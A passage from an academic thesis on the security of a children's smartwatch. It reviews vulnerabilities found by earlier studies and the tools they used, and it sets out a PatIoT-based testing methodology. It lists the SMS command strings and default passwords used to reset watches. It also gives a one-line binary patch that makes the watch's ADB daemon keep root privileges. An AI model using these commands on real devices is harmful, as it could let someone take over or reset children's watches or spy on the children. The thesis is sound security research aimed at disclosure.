Despite much work, there are several research gaps. First and foremost, attack surface coverage is lacking: the attack surfaces network service and Bluetooth are unstudied; hardware is essentially also unstudied; and firmware is only little studied. Secondly, apart from the work by Saatjohann *et al.* [8], all previous work is inadequately documented. Common issues include omitting

or inadequately documenting the methodology, and omitting vulnerabilities that were searched for but not found; in effect, it is unclear what has been done.

3.2 Discovered Vulnerabilities

It is not obvious which vulnerabilities have been discovered in previous work; partly because different authors have different perceptions of what constitutes a vulnerability, partly because not all work disclose all findings. Still, based on the disclosed findings in previous work, and the **CVE** Program’s definition of vulnerability (Section 2.1), discovered vulnerabilities have been inferred. As a result, a summary of previously discovered vulnerabilities in children’s smartwatches, grouped by inferred **PatIoT** attack surface, is presented in Table 3.1.

Table 3.1: A summary of previously discovered vulnerabilities in children’s smartwatches. Each subtable lists the vulnerabilities discovered in one of the attack surfaces of **PatIoT**, aside from (a), which lists vulnerabilities whose attack surface could not be determined. Unless otherwise noted, the vulnerabilities in a subtable follow alphanumerical order. Each vulnerability is linked to the works that discovered it and related **CWE IDs**, if any could be identified. While some vulnerabilities bear the name of a linked **CWE ID**, others have been renamed for increased clarity, specificity, or conciseness. Note that most of the vulnerabilities are not explicitly referred to as vulnerabilities in the linked works; in some cases it is implicit, in others the authors have a different perception of what constitutes a vulnerability. Thus, most of the vulnerabilities have been inferred based on the disclosed findings in the works.

(a) Vulnerabilities with undetermined attack surface due to lack of information

CWE IDs	Vulnerability	Works
CWE-285	Authorisation bypass when pairing app account with watch	[4, 42]
CWE-340	Predictable watch registration codes	[4]
—	SIM in watch cannot have PIN	[55, 56]
CWE-912	Undocumented functionality for resetting default password	[4]
CWE-1393	Use of default password	[4]
CWE-359	User privacy leak	[4]

(b) Hardware vulnerabilities

CWE IDs	Vulnerability	Works
CWE-522	Watch registration code printed on watch	[4]

(c) Firmware vulnerabilities, with the first column specifying an ID that is used to reference these vulnerabilities in Table B.3.

ID	CWE IDs	Vulnerability	Works
F1	CWE-489	Embedded local backdoor	[58]
F2	CWE-506	Embedded malware in firmware update app	[10]
F3	CWE-912	Hidden functionality for tapping watch microphone	[42]
F4	CWE-924	Improper integrity enforcement in network communication	[4]
F5	CWE-319	Missing encryption in network communication	[5, 8, 10, 44, 55, 57]
F6	CWE-940	Unprotected storage access through Qualcomm EDL mode	[9]
F7	CWE-321	Use of hardcoded encryption key for SMS and network communication	[9]
F8	CWE-259	Use of hardcoded password for MQTT	[10]

(d) Radio vulnerabilities

CWE IDs	Vulnerability	Works
CWE-510	Backdoor SMS commands	[9]
CWE-290	Caller allowlist bypass by spoofing caller ID ^a	[48]
CWE-287	Contact allowlist ineffective for SMS commands	[52] ^b
CWE-1393	SMS commands use default password 123456	[5, 8, 10, 39, 41, 45, 52, 55, 56]
CWE-912	Undocumented SMS commands	[5, 8, 10, 39, 45, 52, 56, 57]

^aThe ability to spoof caller ID, as well as the sender of a Short Message Service (SMS) message, is inherent to mobile network communication: the communication endpoints cannot distinguish spoofed IDs from real IDs [48, 59, 60]. However, Monie [48] still considered it a vulnerability in the product, since the product claimed only allowlisted contacts could call the watch. While AV-TEST [55] also performed caller ID spoofing, it is unclear if any protection was bypassed.

^bCould instead be CWE-440 caused by unclear user manuals.

(e) Mobile app vulnerabilities

CWE IDs	Vulnerability	Works
CWE-302	Authentication bypass by modifying configuration file	[51]
CWE-312	Cleartext storage of login data, location data, or cookies	[4, 55]
CWE-204	Enumeration of registered emails	[56]
CWE-912	Hidden functionality to covertly tap watch microphone from app	[42]
CWE-924	Improper integrity enforcement in network communication	[57]
—	Insecure configuration of WebViews	[56]
CWE-319	Missing encryption in network communication	[4, 5, 42, 44, 45, 48, 51, 55, 57]
CWE-521	Missing password policy	[56]
CWE-295	Missing server certificate validation	[8]
CWE-276	Unnecessary permissions	[4, 56]
CWE-798	Use of hardcoded secret	[57]
CWE-1240	Use of insecurely implemented RC4 encryption	[8]

(f) Cloud vulnerabilities, with the first column specifying the sub-attack surface as **API**, web interface (**Web**), or undetermined (**—**). The vulnerabilities within the same sub-attack surface follow alphanumerical order.

API/Web	CWE IDs	Vulnerability	Works
API	CWE-294	Authentication bypass by capture-replay	[8]
API	CWE-639	Authorisation bypass through user-controlled key	[8, 43, 47, 48, 50]
API	CWE-204	Enumeration of IDs of paired watches	[8]
API	CWE-209	Generation of error message containing sensitive information	[8]
API	CWE-912	Hidden functionality	[5, 8, 57]
API	CWE-287	Improper authentication	[51]
API	CWE-330	Insufficiently random watch IDs	[8]
API	CWE-306	Missing authentication	[5, 8, 41, 44, 57]
API	CWE-89	SQL injection	[8]
API	CWE-912	Support of different less secure protocol and API	[8]
API	CWE-1393	Use of default password 123456	[57]
API	CWE-836	Use of password hash instead of password for authentication	[8] ^a
API	CWE-340	Use of sequential IDs	[5, 8, 44, 48, 50, 57]
API	CWE-916	Use of unsalted MD5 password hashes	[8] ^b
API	CWE-1390	Weak authentication	[57]
Web	CWE-285	Improper authorisation	[49]
Web	CWE-603	Use of client-side authentication	[57]
—	CWE-204	Enumeration of watch IDs	[4]
—	CWE-530	Exposure of backup of server side source code	[54]
—	CWE-330	Insufficiently random watch IDs	[4]
—	CWE-284	Server exposing user data without access control	[42]
—	CWE-798	Use of hardcoded credentials	[54]
—	CWE-359	User privacy leak	[4]

^aThis may not have been a vulnerability: while the app authenticated using an unsalted **Message-Digest Algorithm 5 (MD5)** hash of the account password, it seems uncertain whether the server compared and stored this hash as opposed to, *e.g.*, using it as input to a strong hash algorithm.

^bSee note *a*.

Numerous vulnerabilities have been discovered. One of the most commonly discovered vulnerabilities is the use of a default password for **SMS** commands. This default password was 123456 in all works that disclosed it, but Doctor Web [10] states the existence of watches which instead use the default password 523681. Meanwhile, *Deneyssel ve Nadir Bilgi* [61] confirms these two passwords, and adds a third default password: 654321. The vendor-provided documentation of these **SMS** commands has in many

cases been found severely lacking. Other commonly discovered vulnerabilities include lack of transport encryption in network communication, as well as broken authentication and authorisation in cloud APIs combined with use of sequential IDs. However, note that a vulnerability's discovery frequency does not necessarily reflect its prevalence; for instance, while only two works noted that a watch's SIM could not have a personal identification number (PIN), it may have been a vulnerability affecting all assessed watches since no work documented the absence of it.

It is worth highlighting a few of the other discovered vulnerabilities. Isaev [58] revealed a local backdoor that could be activated through the app EngineerMode and then exploited for EoP. Doctor Web [10] discovered malware embedded in a watch's firmware update app, which regularly connected to command and control (C&C) servers to send information and receive commands. Sand and Leiknes [9] discovered that a watch's firmware had a backdoor enabling covert remote surveillance, used by sending encrypted SMS commands to the watch. Saatjohann *et al.* [8] discovered that an app's network communication used insecurely implemented Rivest Cipher 4 (RC4) encryption, featuring per-message key reuse and weak key generation; however, this RC4 encryption was used inside an already encrypted Transport Layer Security (TLS) stream, lowering the impact of the vulnerability. Other interesting vulnerabilities include authorisation bypasses when pairing an app account with a watch, predictable watch registration codes, and hidden functionality for tapping a watch's microphone from its app, but details of these vulnerabilities are undisclosed.

The local backdoor vulnerability revealed by Isaev [58] was presumed to affect many or all watches using either of the two UNISOC systems-on-chip (SoCs) SP9820E and SP8521E; however, according to UNISOC (Appendix D.1), these are not SoCs. It seems reasonable that SP8521E refers to the UNISOC SoC SL8521E, while SP9820E refers to SC9820E, which is another name for SL8521E (Appendix D.1).

3.3 Assessed Attack Surfaces

Similarly to previously discovered vulnerabilities, it is not obvious which PatIoT attack surfaces have been assessed in previous work, nor to what extent they have been assessed. First, while Saatjohann *et al.* [8] fairly thoroughly describes their assessment, most other previous works are brief or omit describing methods and assessed attack surfaces. Secondly, in the cases assessed attack surfaces are described, it is typically not a one-to-one mapping

to the attack surfaces in PatIoT; for instance, the network communication between a watch and its cloud infrastructure as an attack surface spans (at least) four PatIoT attack surfaces: hardware (the watch’s hardware), firmware (the watch’s firmware), radio (the watch’s use of, *e.g.*, Wi-Fi or LTE), and cloud. Thirdly, researchers commonly omit documenting failed attacks [14]. Still, based on the disclosed findings and the descriptions in previous work, assessed attack surfaces have been inferred. As a result, an estimate of which previous works assessed which PatIoT attack surface, disregarding comprehensiveness of assessment, is presented in Table 3.2.

Table 3.2: An estimate of which previous works assessed which PatIoT attack surface in a children’s smartwatch, disregarding comprehensiveness of assessment, based on the disclosed findings and descriptions in the works.

Attack surface	# of works	Works
Cloud	15	[4, 5, 8, 41–44, 46–51, 54, 57]
Mobile app	14	[4, 5, 8, 41, 42, 44–46, 48, 49, 51, 55–57]
Radio	12	[5, 8–10, 39, 41, 45, 48, 52, 55–57]
Firmware	11	[4, 5, 8–10, 41, 42, 44, 55, 57, 58]
Hardware	2	[4, 42]
Network service	0	
Web	0	

Cloud, mobile app, and radio are the most well-studied attack surfaces. However, radio assessments have been limited to caller ID spoofing and the sending of SMS messages containing commands; in particular, the Bluetooth attack surface appears unstudied.

The firmware attack surface appears only little studied. The firmware assessments in [4, 5, 8, 41, 42, 44, 55] were seemingly limited to observing watches’ network communication. Meanwhile, Bleckmann-Dreher [57] seems to have only done little more by searching for strings in the firmware, and it is unknown what Isaev [58] did. This leaves Sand and Leiknes [9] and Doctor Web [10] as the only two works that seem to have analysed firmware to a greater extent. However, Doctor Web [10] does not describe how firmware analysis was conducted. Moreover, watches’ over-the-air (OTA) firmware update mechanism appears unstudied. While Sand *et al.* [4] seem to have observed one instance of OTA firmware updates being transmitted in cleartext, it was supposedly in communication between the cloud and a watch’s companion app, and information regarding integrity enforcement is missing. Furthermore, while cloud vulnerabilities have been discovered that enabled

uploading of firmware to children's smartwatches [53, 54], that is a different attack surface. It should be noted that not all children's smartwatches support **OTA** firmware updates [57].

The hardware attack surface appears essentially unstudied. Sand *et al.* [4] conducted external examination and, for at least one watch, assessed debug interfaces of unspecified type. However, aside from finding a watch's registration code printed on the watch, findings are unknown. The subsequent reassessment by Sand and Bjørstad [42] is assumed to likewise have included the hardware attack surface, but there is no evidence of it.

The attack surfaces web and network service appear unstudied. Web has presumably not been applicable to any of the assessed watches, given the lack of evidence of any children's smartwatch hosting a web interface. However, the absence of a web interface does not exclude the possibility of other kinds of network services being exposed. It is unknown whether any previous works searched for exposed network services, and if so, whether any were discovered.

In conclusion, the attack surfaces cloud, mobile app, and radio in terms of **SMS** commands, are all fairly well-studied; firmware is only little studied; hardware is essentially unstudied; and network service and Bluetooth are unstudied. While web is unstudied, it has likely been inapplicable to all assessed watches.

3.4 Ethical Hacking Tools and Techniques

While all works aside from that by Saatjohann *et al.* [8] only briefly describe or omit describing the tools and techniques they used, some of the used tools and techniques are revealed. A summary of them is presented in this section, grouped by attack surface: hardware (Section 3.4.1), firmware (Section 3.4.2), mobile app (Section 3.4.3), radio (Section 3.4.4), and cloud (Section 3.4.5). Tools and techniques used for network traffic analysis are presented separately (Section 3.4.6), since they are common to multiple attack surfaces.

3.4.1 Hardware

Sand *et al.* [4] analysed hardware, including debug interfaces; however, aside from a picture showing usage of what appears to be a FT232RL **Universal Serial Bus (USB)** to serial adapter, details are undisclosed.

3.4.2 Firmware

Sand and Leiknes [9] extracted, modified, and analysed the firmware of a watch. First, by browsing through the watch's menus, it was discovered that the watch ran Android on a Qualcomm SoC. Secondly, the watch had a nonstandard USB connector interface, and the accompanying USB cable lacked data pins, a problem overcome by using a custom made USB cable. Thirdly, it was discovered that holding both buttons of the watch simultaneously made it enter Android's fastboot mode. Finally, they were able to extract and flash firmware over USB by using the program Miracle Box, which utilised a special feature available in Qualcomm SoCs called Emergency Download (EDL) mode. Moreover, the watch's non-volatile random-access memory (NVRAM) could be extracted using the program Qualcomm Product Support Tools (QPST), which also relies on Qualcomm's EDL mode. The firmware was extracted, modified, and re-flashed to enable Android USB debugging, in effect enabling live analysis of the firmware through a root shell over Android Debug Bridge (ADB). With a root shell on the watch, the file system was inspected and code was reverse engineered.

The only other described firmware analysis consisted of using the binary analysis program binwalk followed by the utility programs strings and grep, in order to discover hidden functionality and other useful information [57].

3.4.3 Mobile App

Various tools have been used for app reverse engineering. This includes using ADB for transferring the app Android application package (APK) to and from a mobile phone, regardless of whether the phone is a physical device or emulated [62]. The program apktool has been used for unpacking and decoding the APK, with compiled code disassembled to Smali [39, 46, 57, 62]. After unpacking and decoding the APK, the file `AndroidManifest.xml` can be examined for app permissions [56]. A tool similar to apktool is Jadx, which outputs Java source code instead of Smali, but the decompilation is not perfect [8, 46, 62]. Another Java decompiler used is JD-GUI [57]. Tools used for repackaging the APK after modification seem to include jarsigner, and the official Android tools zipalign and Android Studio [46, 62], where Android Studio has also been used for app analysis [39, 44]. Finally, the dynamic instrumentation toolkit Frida has been used to hook function calls for runtime analysis of function inputs and outputs [8].

Other conducted mobile app analysis include analysing the local storage of

an app on the mobile phone [4], attempting account registration with a weak password or a previously registered email address [56], and using the online service AppBrain for gathering more information on an app [52].

3.4.4 Radio

Mobile network traffic have been intercepted in three different ways. For watches supporting configuration of the server address, traffic can be intercepted by specifying a user controlled device as the server [44]. A second option is setting up a **Global System for Mobile Communications (GSM)** base station in a **radio frequency (RF)** shielded environment, using a **software-defined radio (SDR)** such as the Ettus USRP N210, and running a **GSM** base station program such as OpenBTS or YateBTS [8, 57]. A third option is obtaining a root shell on the watch (Section 3.4.2) [9].

Monie [48] and AV-TEST [55] performed caller ID spoofing against watches. To this end, Monie [48] used the service `crazycall.net`, which has since ceased to exist. While AV-TEST [55] do not state which service was used, they seem to suggest the online services SpoofTel and SpoofCard, as well as the the Android app Caller ID Faker, claiming caller ID spoofing apps were regularly made available in Google Play and App Store.

Most of the works assessing the **SMS** attack surface seem to have only attempted sending **SMS** messages containing known **SMS** commands, from a mobile phone to a watch, observing whether the commands functioned or not. The exception is Saatjohann *et al.* [8], who also configured the mobile phone number of watches to be a number actually used by a mobile phone, in order to intercept all **SMS** messages sent to the watches.

Finally, the **Global Positioning System (GPS)** data received by watches can be spoofed. To this end, Saatjohann *et al.* [8] used LabSat 3, presumably in an **RF** shielded environment.

3.4.5 Cloud

Evaluation of cloud appears to have mostly consisted of network traffic analysis (Section 3.4.6). However, in one instance, a backup of the server side source code of a watch companion app was discovered exposed online, hosted by its developer, which enabled source code analysis [54].

3.4.6 Network Traffic Analysis

Network traffic has been analysed in two different ways: by directing the traffic through a controlled proxy, or by passively tapping a network interface the traffic passes through. For passively tapping a network interface, Wireshark has been the program of choice [8, 39, 45, 55]. Meanwhile, three different proxy programs have been used, all supporting traffic tampering: Burp [4, 5, 9, 47–49, 57], Charles [44, 46], and `mitmproxy` [8], with a majority using Burp. Finally, Solberg [44] used `telnet` to communicate directly with a server.

Obstacles for network traffic analysis include certificate pinning and ignoring of a system proxy. Certificate pinning in mobile apps has been bypassed in two different ways: by static app modification [46], and by dynamic app modification through Frida [8]. Frida has also been used to force an app to use a given proxy [8].

Chapter 4

Methodology

This chapter presents the methodology followed in this thesis and the motivations behind related choices. Note that tools and techniques used in previous work on the security of children’s smartwatches are presented in Section 3.4.

This thesis followed a slightly thesis-adapted version of the PatIoT methodology [14]. There were mainly two reasons why this thesis’s methodology was based on PatIoT: (i) PatIoT is modern and is meant to overcome shortcomings in earlier ethical hacking methodologies when applied to IoT, and (ii) it has proved successful [14]. Regarding the latter, the developers of PatIoT evaluated the methodology, finding that it provides valuable guidance and is particularly beneficial to cybersecurity novices [14]. Moreover, earlier versions of PatIoT, and variations thereof, was used in several previous successful ethical hacking theses [63–67]. Note that some of the material published as part of PatIoT is available in a GitHub repository*.

The remainder of this chapter starts with describing the methodology, which consisted of five stages: planning (Section 4.1), threat modelling (Section 4.2), exploitation (Section 4.3), reporting (Section 4.4), and evaluation (Section 4.5). Finally, the methodology is compared to PatIoT (Section 4.6).

4.1 Planning

The methodology’s first stage was planning. The objectives of the planning stage were (i) to determine the scope of the assessment and (ii) to understand the assessed product. To this end, three steps were conducted, described in

*<https://github.com/beyefendi/penbook/tree/main/iot>

this section: scoping (Section 4.1.1), information gathering (Section 4.1.2), and enumeration (Section 4.1.3). PatIoT provides details of the information gathering and enumeration steps in the associated GitHub repository*, which were referenced during this stage.

4.1.1 Scoping

The objective of the scoping step was to determine the scope of the assessment. The scope of the assessment was determined to be as specified in Sections 1.2 and 1.7. Note that Chapter 5 presents the selection process that determined myFirst Fone R1s as the children's smartwatch to assess.

4.1.2 Information Gathering

The objective of the information gathering step was to gather information on the assessed product before engaging with it. To this end, material included in the product was reviewed, especially the user manual; the watch was visually inspected; and OSINT was utilised. OSINT sources were found using Google[†] and DuckDuckGo[‡], and included websites related to the product, the official product web pages therein, various third-party web pages and blog posts about the product, official and third-party videos about the product, the App Store and Google Play Store pages of the product's mobile apps, and documents associated with the product's **Federal Communications Commission (FCC)** ID gathered from FCC ID.io[§]. As a result, information was gathered on the product's functionality, radio protocols, firmware, and hardware. The most relevant result of the information gathering step is presented in Chapter 6 and Section 7.1, with supplementary details available in Appendix A.

4.1.3 Enumeration

The objective of the enumeration step was to gather further information on the assessed product by engaging with it. This section describes the performed enumeration activities: firmware extraction and static firmware analysis (Section 4.1.3.1), live firmware analysis using a root shell (Section 4.1.3.2), **graphical user interface (GUI)** enumeration (Section 4.1.3.3), capturing of

*<https://github.com/beyefendi/penbook/blob/main/iot/information-gathering.md>

[†]<https://www.google.se/>

[‡]<https://duckduckgo.com/>

[§]<https://fccid.io/>

the watch's network traffic (Section 4.1.3.4), network services enumeration (Section 4.1.3.5), and testing for support of SMS commands (Section 4.1.3.6). The most relevant result of the enumeration step is presented in Chapter 6 and Section 7.1, with supplementary details available in Appendix A.

4.1.3.1 Firmware Extraction and Static Firmware Analysis

The watch's firmware was extracted through UNISOC download mode by using a program called ResearchDownload [68] (Section 8.6). Firmware extraction was performed before the watch had been connected to a Wi-Fi or had been powered on with a SIM inserted, *i.e.*, before the watch had been connected to the internet. Following extraction, basic static analysis of the firmware was performed. Note that the extracted firmware also served as an early backup that the watch could be, and was, restored to at a later time. Further note that a request for a copy of the watch's firmware was sent to the watch's customer support, but it was denied.

4.1.3.2 Live Firmware Analysis Using a Root Shell

Live analysis of the watch's OS, which is based on Android KitKat, was performed using an ADB root shell coupled with the programs `toybox` and `strace`. An official precompiled `toybox` binary was used, while `strace` was cross-compiled for the watch using the Android Native Development Kit (NDK). The remainder of this section describes how an ADB root shell was obtained.

ADB access was enabled through the watch's Android settings app (Section 6.3.3). By default, the watch's ADB shells are not run by root. Reverse engineering revealed the watch's `Adbd` to unconditionally drop its privileges on start, the behaviour exhibited when compiled without the macro `ALLOW_ADBD_ROOT` defined [69]. Therefore, to obtain an ADB root shell, the watch's `Adbd` was patched* such that it would not drop its privileges, making ADB shells run as root. The privileges required to apply the patch were obtained by exploiting a known local backdoor (Section 8.5). Note that before patching the watch's `Adbd`, the plan was to instead replace it with an insecure `Adbd` based on the Android Open Source Project (AOSP) source code; however, the AOSP `Adbd` was not discovered by the command `adb devices`. It seems likely the AOSP `Adbd` failed to communicate over USB, since the watch's `Adbd` was found to have non-AOSP code related to

*Using `printf '11f8:ff\n1269:f00000\n1275:f00000' | xxd -r - adbd.`

USB.

4.1.3.3 GUI Enumeration

The GUI of the watch and the GUI of the watch's Android app were enumerated. The GUI enumeration consisted of manually interacting with different GUI components and parts of the screen via swipes, long taps, short taps, and repeated short taps.

4.1.3.4 Capturing of the Watch's Network Traffic

The watch's network traffic was captured. Capturing was mainly performed by a computer hosting a Wi-Fi the watch was connected to, using the programs `tcpdump`, Wireshark, and `mitmproxy`. In instances where capturing from the watch's mobile network interface was desired, capturing was performed by the watch using logging functionality discovered in its app EngineerMode (Section 6.3.4). While capturing the watch's network traffic, GUI enumeration (Section 4.1.3.3) was performed. Note that the app's network traffic was not captured, since the mobile app attack surface is outside the scope of this thesis. The result of capturing the watch's network traffic is summarised in Fig. 7.2, *i.e.*, the threat model's data flow diagram (DFD) depicting a decomposition of the product into the attack surfaces within the scope.

A SIM was inserted into the watch to enable all functionality. The SIM was made sure to not have mobile data, under the assumption that without mobile data, the watch would only have internet access over Wi-Fi. However, it was later discovered that limited internet access over the mobile network was available anyway; *e.g.*, Transmission Control Protocol (TCP) connections could be established, and a few bytes of data could be exchanged before packets started being dropped. Moreover, Domain Name System (DNS) queries could be performed over the mobile network, and the watch always resolved one specific domain name over the mobile network, regardless of whether the watch was connected to a Wi-Fi or not.

TLS traffic was decrypted by acting as an AiTM using `mitmproxy`. To this end, using a root shell, the `mitmproxy` certificate authority (CA) certificate was installed on the watch as a system certificate. Note that no certificate pinning was observed used by the watch, meaning all TLS traffic could be decrypted in this manner.

Some of the watch's network traffic was blocked, in order to prevent automatic firmware updates and restrict malware present on the watch. After connecting the watch to the internet for the first time, the watch's firmware was

updated to the latest version. To check if an update is available, the watch sends an **HTTP** request to a server using a particular domain name. Thus, to prevent further firmware updates, **DNS** queries for said domain name were blocked by configuring the program `Dnsmasq`, on the computer hosting the Wi-Fi, to respond to them with **non-existent domain (NXDomain)**. Later, update check requests were allowed to be sent, but `mitmproxy` was configured to intercept the responses to prevent them from reaching the watch. Domain names used by the malware present on the watch were treated in the same manner as the domain name used by update checks.

The watch's network traffic flows were mapped to the apps and programs they belonged to. To this end, a small program was written that is based on collecting the output from repeatedly running `netstat` (from `toybox`) on the watch. In addition, to help catch short-lived sockets, the network traffic was delayed by 600 ms by using `Tc` on the computer hosting the Wi-Fi the watch was connected to. While not an optimal solution, it proved successful. A more rigorous alternative would have been to trace network-related system calls in the watch's kernel, assuming the watch's kernel includes the necessary features; however, that was deemed too difficult.

4.1.3.5 Network Services Enumeration

Network services on the watch were enumerated while the watch was connected to a Wi-Fi without internet access, both when the watch was bound to an app account, and when it was unbound. To this end, two techniques were used: port scanning from another device using `nmap`, and by running `netstat` (from `toybox`) and `strace` on the watch. Moreover, since Android uses `iptables` [70], the watch's `iptables` firewall was inspected using the watch's `iptables` program, to see if any restrictions were in place. To run commands on the watch, an **ADB** shell was used. The result of the network services enumeration is presented in Section 6.3.1.

Both **TCP** and **User Datagram Protocol (UDP)** ports were scanned. While all **TCP** ports were scanned, only the 1000 most commonly used (according to `nmap`) **UDP** ports were scanned, for two reasons combined: **UDP** scans were slow*, and the port scans were complemented by use of `netstat` and `strace`.

The programs `netstat` and `strace` were used as follows. The program `netstat` was used to list all **TCP**, **UDP**, and raw sockets, along with the

*The watch limited **internet control message protocol (ICMP)** port unreachable responses to one per second, the default behaviour of Linux [71], making proper **UDP** scans slow.

process ID of their creator, after which `strace` was used to determine whether listed **UDP** sockets were listened on by their creator.

4.1.3.6 Testing for Support of SMS Commands

The watch was tested for support of the same type of **SMS** commands as supported by many of the watches assessed in related work (Chapter 3). To this end, **SMS** commands were sent to the watch while it was connected to a Wi-Fi with internet access, both when the watch was bound to an app account, and when it was unbound. In each case, six **SMS** messages were sent to the watch:

- `pw, 123456, ts#`
- `pw, 123456, reset#`
- `pw, 523681, ts#`
- `pw, 523681, reset#`
- `pw, 654321, ts#`
- `pw, 654321, reset#`

The messages were assembled from two **SMS** commands of the type known from related work, and the three default passwords known from related work. When the watch was bound, the messages were sent from the administrator's phone number, and an additional message was sent before the other six: `pw, 123456#`. If supported, this additional message should have changed whatever **SMS** command password was used to 123456. The result of the testing is presented in Section 6.3.2.

4.2 Threat Modelling

The methodology's second stage was threat modelling. The objectives of the threat modelling stage were to (i) identify the most relevant potential threats to the attack surfaces within the scope, (ii) form potential attack paths based on the prerequisites of the potential threats, and (iii) select the most promising potential attack paths for assessment in the exploitation stage. Threat modelling was performed iteratively: if the exploitation stage revealed new information relevant to the threat model, then the threat model was revisited. `PatIoT` provides threat modelling examples in the associated

GitHub repository^{*}, which were referenced during this stage. The threat modelling stage consisted of three steps, described in this section: attack surface decomposition (Section 4.2.1), vulnerability analysis (Section 4.2.2), and risk assessment (Section 4.2.3). The most relevant result of the threat modelling stage is presented in Chapter 7, with supplementary details available in Appendix B. Moreover, the result of the vulnerability analysis, performed in the vulnerability analysis step, is also partly spread across Chapters 6 and 8 and Appendices A and C.

4.2.1 Attack Surface Decomposition

In the attack surface decomposition step, two DFDs were created using Draw.io[†], presented in Section 7.1; product use cases were described, presented in Appendix B.1; product assets that may be the target of an attack were identified, presented in Appendix B.2; and potential threats were identified and categorised, the final set of which is presented in Section 7.2, with details available in Appendix B.3. One of the DFDs was created to depict an overview of the product's architecture, while the other was created to depict a decomposition of the product into the attack surfaces within the scope. Potential threats were primarily identified based on both the compilation of weaknesses[‡] provided by PatrIoT, and previously discovered vulnerabilities presented in related work (Chapter 3); in addition, a few potential threats were identified based on later vulnerability analysis. The compilation of weaknesses contains the 100 most common IoT weaknesses split across the seven attack surfaces, based on the experience of the authors of PatrIoT, and the projects CWE and Open Worldwide Application Security Project (OWASP) IoT top 10. The identified potential threats were categorised according to STRIDE, but with the additional category code execution.

4.2.2 Vulnerability Analysis

In the vulnerability analysis step, vulnerability analysis was performed; the set of identified potential threats was revised based on the vulnerability analysis; and attackers and potential attack paths were formed based on the prerequisites of the potential threats, with the potential attack paths visualised in a figure

^{*}<https://github.com/beyefendi/penbook/tree/main/iot/threat-models>

[†]<https://www.drawio.com/>

[‡]<https://github.com/beyefendi/penbook/blob/main/iot/weaknesses.tsv>

created using Draw.io. The formed attackers are presented in Section 7.3, while the formed potential attack paths are presented in Section 7.4.

The vulnerability analysis was performed based on the identified potential threats, in order to both discover potential vulnerabilities, and to enable a more useful risk assessment through an improved understanding of the potential threats. The vulnerability analysis consisted of manual analysis using a variety of tools and techniques, including further static and live firmware analysis, and further capturing and analysis of the watch's network traffic. Moreover, searches were made for **CVE IDs** affecting the watch, `ncat` and the Python library `Pwntools`* were used to communicate with the watch's network service, `logcat` was used on the watch to view logs, `CyberChef`† was used to analyse data in some instances, and interesting apps and native binaries were partly reverse engineered. Parts of apps were reverse engineered using `aapt2`, `baksmali`, `smali`, `apktool`, `Jadx`, and to a small extent `Frida`‡. Meanwhile, parts of native binaries were reverse engineered through static analysis using `Ghidra`. The vulnerability analysis was partly guided by the vulnerability analysis guidelines provided by `PatIoT`, available in the associated GitHub repository§.

4.2.3 Risk Assessment

In the risk assessment step, each potential threat was assigned a risk score and a corresponding severity level, which along with this thesis's time constraints, were then used to select the most promising potential attack paths for assessment in the exploitation stage. The assigned risk scores and severity levels are presented in Section 7.2, while the selected potential attack paths are presented in Section 7.4.

The severity levels were derived from the risk scores, while the risk scores were calculated using a simplified version of **DREAD**. This simplified version of **DREAD** uses three threat metrics: impact, corresponding to the metric damage in **DREAD**; coverage, corresponding to the metric affected users in **DREAD**; and simplicity, corresponding to the minimum of the three remaining **DREAD** metrics: reproducibility, exploitability, and discoverability.

*<https://github.com/Gallopsled/pwntools>

†<https://gchq.github.io/CyberChef/>

‡The version of `frida-server` used was 12.2.15, since that appeared to be the latest version which does not crash the watch's firmware on start. The version of `frida-tools` used was 1.2.2.

§<https://github.com/beyefendi/penbook/blob/main/iot/guidelines>

Each potential threat's risk score and severity level were calculated in four steps:

1. The threat's **DREAD** metrics were assigned ratings from 1 to 3 according to Table 4.2. The damage rating was based on the threat's impact, which was derived from the threat's category according to Table 4.1. Note that if a potential vulnerability had been discovered for the threat during the vulnerability analysis, then discoverability was rated 3, regardless of the effort it took to find the potential vulnerability.
2. The damage rating was adjusted if deemed necessary; *e.g.*, the rating for a confidentiality violation depended on the concerned information.
3. The threat's impact, coverage, and simplicity ratings were derived from its **DREAD** ratings.
4. The risk score and severity level were calculated according to Eq. (4.1), with the risk score being a real number from 1 to 3, and the severity level being either low, medium, or high.

The risk scores and severity levels were later recalculated, if deemed necessary, based on new information gained in the exploitation stage.

Table 4.1: The threat categories in **STRIDE** and code execution, and their associated impact as specified in PatIoT [14].

Threat category	Impact
Spoofing	Authentication bypass
Tampering	Integrity violation
Repudiation	Weak authentication or authorisation
Information disclosure	Confidentiality violation
Denial of service	Availability violation
Elevation of privilege	Unauthorised access
Code execution	Integrity and confidentiality violation

$$score = \frac{impact + coverage + 3 * simplicity}{5}$$

$$severity = \begin{cases} high, & \text{if } 2.5 < score \\ medium, & \text{if } 2.0 \leq score \leq 2.5 \\ low, & \text{otherwise} \end{cases} \quad (4.1)$$

Table 4.2: Guidelines for rating the **DREAD** metrics of a threat. Reproduced from Table 3 in PatrioT [14], with slightly adapted style and rating descriptions, licensed under **CC BY 4.0**.

Metric	Rating		
	High (3)	Medium (2)	Low (1)
Damage	Integrity and confidentiality violation	Authentication bypass, Weak authentication or authorisation, Integrity violation, or Unauthorised access	Confidentiality violation, or Availability violation
Reproducibility	Bypass prevention — Stable	Bypass prevention only when certain conditions exist	Difficult to bypass prevention — Unstable
Exploitability	Exploit publicly available — Little skill	Need to modify exploit — Moderate skill	Need to write exploit from scratch — High skill
Affected users	All users are affected	Some users are affected	Little or no impact on users
Discoverability	Automated tools — Black box	Manual intervention — Gray box	Significant manual review — White box

4.3 Exploitation

The methodology’s third stage was exploitation. The objective of the exploitation stage was to assess the potential attack paths selected in the threat modelling stage, by attempting to follow them. To this end, further vulnerability analysis was conducted as needed, and **PoC** exploits and attacks were developed and performed against the product. The result of the exploitation stage, including descriptions of the tools and techniques used and the discovered vulnerabilities, is presented in Chapter 8. In addition, the discovered vulnerabilities are summarised in Section 9.1. Finally, detailed **PoCs**, including technical background information, are available in Appendix C.

4.4 Reporting

The methodology’s fourth stage was reporting. The objectives of the reporting stage were to (i) document the work, (ii) disclose the discovered vulnerabilities, and (iii) acquire **CVE IDs**. To this end, the work was

documented in this thesis; **CVD** was initiated at the end of the thesis, guided by *The CERT Guide to CVD**; and **CVE IDs** were acquired from the relevant **CNAs**. The preliminary result of the **CVD** and the acquiring of **CVE IDs** is presented in Section 9.2. In addition, the **CVD** timeline, with more details, is available in Appendix D.

4.5 Evaluation

The methodology's fifth and final stage is evaluation. The objective of the evaluation stage is to evaluate the findings to answer the research question (Section 1.2). The result of the evaluation stage is presented in Chapter 10, and summarised in Section 12.1.

